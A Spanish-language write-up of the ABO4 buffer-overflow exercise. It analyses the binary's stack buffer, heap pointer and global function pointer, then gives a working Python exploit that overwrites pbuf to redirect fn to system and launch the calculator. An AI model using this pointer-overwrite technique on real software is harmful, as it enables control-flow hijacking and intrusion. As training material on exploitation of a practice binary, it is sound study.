
En este **abo** tenemos 2 variables, un **buffer** y un puntero a otro buffer **pbuf** que es creado con la función **malloc**. El buffer al que apunta **pbuf** tiene **0x64 (100) bytes**




Tenemos una **variable global** **fn**, sabemos que es **global** porque está definido en la sección **DATA**

****

A la **variable global** **fn**  se la inicializa con el **puntero** a la función **puts,** y como no es una variable local entonces no ocupa espacio en la **pila.** Todos los accesos a él no son a través de la pila, sino directamente desde la memoria del **proceso**.

****

A la variable **buf** lo llena con lo que introducimos por teclado.



Luego llena el segundo **buffer** apuntado por **pbuf**




Este segundo buffer fue creado con **malloc,** que se utiliza para asignar un bloque de memoria en el **heap**. El programa accede a este bloque de memoria a través de un puntero que **malloc** regresa (**eax**). Cuando ya no se necesita la memoria, se pasa el puntero a la función **free**, la cual libera la memoria de modo que se puede utilizar para otros fines.


Finalmente ejecuta la función **fn** que originalmente es un **puts**, y lo que hace es imprimir en la pantalla el contenido de **buf**




Muy bien, esta es la disposición de las variables en la pila



Vi que en el código aún sigue estando la función **system** ubicado en la dirección **0x402657**

****

Así pues se me ocurrio otra vez hacer lo mismo que en el **ABO3**, osea ejecutar la calculadora con la función **system**



Vemos que tenemos que pisar la dirección de **\_fn,** pero esta variable fue declarada como **global,** así que no lo podemos machacar en la **pila**.


Originalmente **\_fn** apunta a la función **system,** justo antes de que se le asigne la dirección del **puts.**

****


Lo podemos comprobar haciendo doble clic en **\_fn**





Ahora en este momento si vamos a la ventana de **Hex View**



Vemos que el contenido de **0x00415000 (\_fn)** es **0x00402657 (system)**

****


**pBuf**  es usado como **argumento** en el **segundo** **gets**, por lo que con el **primer** **gets** podríamos pisar el puntero de **pBuf,** haciendo que esta apunte a **0x00415000 (\_fn).**



Después se le pasa **pbuf,** que ahora apunta a **\_fn,**  como argumento del **segundo** **gets.**

****

Entonces para que vuelva apuntar a **system** debemos mandarle por teclado la dirección **0x00402657 (system)**

****

En este caso al ser dos **gets**, en el script de **python** tenemos que finalizar en el primero con un **“\n”**

| import sys import binascii from subprocess import Popen, PIPE  buff = b"calc" + b"\x00"  pointer\_fn = b"\x00\x50\x41\x00" # funcion \_fn pointer\_system = b"\x57\x26\x40\x00" # funcion system pbuff = b"\x90" \* 4  buffer = buff + b"A" \* (0x100 - len(buff)) buffer += pointer\_fn + b"\n" buffer += pointer\_system  payload = buffer  p1 = Popen("ABO4\_VS\_2017.exe", stdin=PIPE) print ("PID: %s" % hex(p1.pid)) print ("Enter para continuar")  p1.communicate(payload) p1.wait() input() |
| --- |

